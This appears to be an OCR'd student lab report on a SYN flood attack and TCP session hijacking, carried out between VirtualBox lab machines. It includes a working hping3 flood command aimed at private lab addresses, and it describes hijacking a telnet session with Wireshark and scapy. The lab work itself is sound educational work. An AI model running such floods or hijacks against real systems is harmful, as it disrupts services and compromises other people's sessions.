



TCP SYN Flood Attack: -


The attacker sends a high volume of SYN packets to the server using spoofed IP addresses causing the server to send a reply (SYN-ACK) and leave its ports half-open, awaiting for a reply from a host that doesn’t exist.





soham_ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Oct 13 15:49
Processes
Resources
File Systems
CPU
CPU1 2.0%
CPU2 3.1%
CPU3 3.1%
Memory and Swap
Memory
1.1 GB (27.3%) of 4.1 GB
Cache 987.2 MB
Swap
0 bytes (0.0%) of 2.2 GB
Network
Receiving
0 bytes/s
Total Received
5.5 KiB
Sending
0 bytes/s
Total Sent
12.1 KiB
Right Ctrl
soham [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places System
Fri Oct 13, 10:19
Parrot
Parrot Terminal
File Edit View Search Terminal Help
[user@parrot]-[~/Desktop]
$sodo su
bash: sodo: command not found
[user@parrot]-[~/Desktop]
$
Menu
Parrot Terminal
Right Ctrl
34°C
Haze
Search
ENG
IN
15:49
13-10-2023


soham_ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
System Monitor
Oct 13 15:53
Processes
Resources
File Systems
CPU
CPU1 1.0%
CPU2 0.0%
CPU3 4.1%
Memory and Swap
Memory
1.1 GB (27.7%) of 4.1 GB
Cache 992.2 MB
Swap
0 bytes (0.0%) of 2.2 GB
Network
Receiving
47.1 MiB/s
Total Received
1.0 GiB
Sending
165.9 KiB/s
Total Sent
3.6 MiB
Right Ctrl
soham [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places System
Fri Oct 13, 10:23
Parrot
hping3 -c 1000000 -d 1000000 -S -p 135 --flood 10.0.2.15 - Parrot Terminal
File Edit View Search Terminal Help
[user@parrot]-[~/Desktop]
$sudo su
[root@parrot]-[/home/user/Desktop]
#hping3 -c 1000000 -d 1000000 -S -p 135 --flood 10.0.0.15
HPING 10.0.0.15 (enp0s3 10.0.0.15): S set, 40 headers + 16960 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.0.15 hping statistic ---
6022 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@parrot]-[/home/user/Desktop]
#hping3 -c 1000000 -d 1000000 -S -p 135 --flood 10.0.2.15
HPING 10.0.2.15 (enp0s3 10.0.2.15): S set, 40 headers + 16960 data bytes
hping in flood mode, no replies will be shown
hping3 -c 1000000 -d 1000000 -S -p 135 --flood 10.0.2.15 - Parrot Terminal
Menu
hping3 -c 1000000 -d 1...
Right Ctrl
34°C
Haze
Search
ENG
IN
15:53
13-10-2023


soham_ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities System Monitor Oct 13 15:54
Processes Resources File Systems
CPU
CPU1 2.0% CPU2 1.0% CPU3 2.0%
Memory and Swap
Memory
1.2 GB (29.7%) of 4.1 GB
Cache 992.2 MB
Swap
0 bytes (0.0%) of 2.2 GB
Network
Receiving
Total Received 13.7 MiB/s
4.3 GiB
Sending
Total Sent 48.4 KiB/s
15.1 MiB
Right Ctrl
soham [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places System Fri Oct 13, 10:24
*enp0s3 (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
Frame 12: 1514 bytes on wire (12112 bits), 1514 byt
Ethernet II, Src: PcsCompu_2f:db:e3 (08:00:27:2f:db
Frame (1514 bytes) Reassembled IPv4 (16980 bytes)
Transmission Control Protocol: Protocol
Packets: 945281 · Displayed: 144298 (15.3%) Profile: Default
Menu hping3 -c 1000000 -d 1... (as superuser)
Right Ctrl
34°C
Haze
Search
ENG
IN
15:54
13-10-2023


soham_ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Oct 13 15:59
Processes Resources File Systems
CPU
CPU1 2.1% CPU2 3.8% CPU3 5.2%
Memory and Swap
Memory
1.2 GB (30.4%) of 4.1 GB
Cache 995.6 MB
Swap
0 bytes (0.0%) of 2.2 GB
Network
Receiving
Total Received 46.3 MiB/s
5.1 GiB
Sending
Total Sent 0 bytes/s
16.1 MiB
Right Ctrl
soham [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places System Fri Oct 13, 10:29
The Wireshark Network Analyzer (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ... All interfaces shown
enp0s3
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate
You are running Wireshark 4.0.4 (Git v4.0.4 packaged as 4.0.4-0parrot3).
Ready to load or capture No Packets Profile: Default
Menu hping3 -c 1000000 -d 1... (as superuser)
Right Ctrl
34°C
Haze
Search
ENG
IN
15:59
13-10-2023




b) Session Hijacking:

Session hijacking is a critical error and gives an chance to the malicious node to behave as a legitimate system. All the communications are authentic only at the beginning of session setup. The attacker may take the advantage of this and commit session hijacking attack. At first, he or she spoofs the IP address of target machine and controls the correct sequence number. After that he performs a DoS attack on the victim. As a result, the target system becomes absent for some time. Thus the attacker imitates the victim node and continues the session. Hijacking a session over UDP is the same as over TCP, except that UDP attackers not to concern about the overhead of dealing sequence numbers and other TCP mechanisms. Since UDP is connectionless, edging into a session without being detected much easier than the TCP session attacks.

We hijacked the TCP session in the telnet connection by retrieving the source port, sequence number and ack number of the tcp request snooped in the attacker machine using wireshark while making connection requests between client and server. Then used scapy to make a tcp request using the data retrieved to get the required file from the server.

We installed the telnet on the server machine and made changes in the configuration for the host.




We enabled the telnet on client machine (Ubuntu) by running the following commands in terminal:

- **sudo apt update**
- **sudo apt install telnetd -y**

```
amey@amey:~$ sudo apt install telnetd -y
[sudo] password for amey:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  openbsd-inetd tcpd
The following NEW packages will be installed:
  openbsd-inetd tcpd telnetd
0 upgraded, 3 newly installed, 0 to remove and 2 not upgraded.
Need to get 92.2 kB of archives.
After this operation, 318 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 tcpd amd64 7.6.q-3
1build2 [25.2 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 openbsd-inetd amd6
4 0.20160825-5 [26.3 kB]
Get:3 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 telnetd amd64 0.17
-44build1 [40.7 kB]
Fetched 92.2 kB in 1s (67.5 kB/s)
Selecting previously unselected package tcpd.
(Reading database ... 206052 files and directories currently installed.)
Preparing to unpack .../tcpd_7.6.q-31build2_amd64.deb ...
Unpacking tcpd (7.6.q-31build2) ...
Selecting previously unselected package openbsd-inetd.
Preparing to unpack .../openbsd-inetd_0.20160825-5_amd64.deb ...
Unpacking openbsd-inetd (0.20160825-5) ...
```

Check if **telnet** is properly installed by running:

- **sudo systemctl status inetd**



The output shows that the daemon is up and running.

Allow port 23 through the firewall on the remote machine by running:


- **sudo ufw allow 23/tcp**

Reload the firewall:

- **sudo ufw reload**

The **telnet** port is now allowed through the firewall.

Before making the connection we started capturing packets using wireshark in the attacker machine



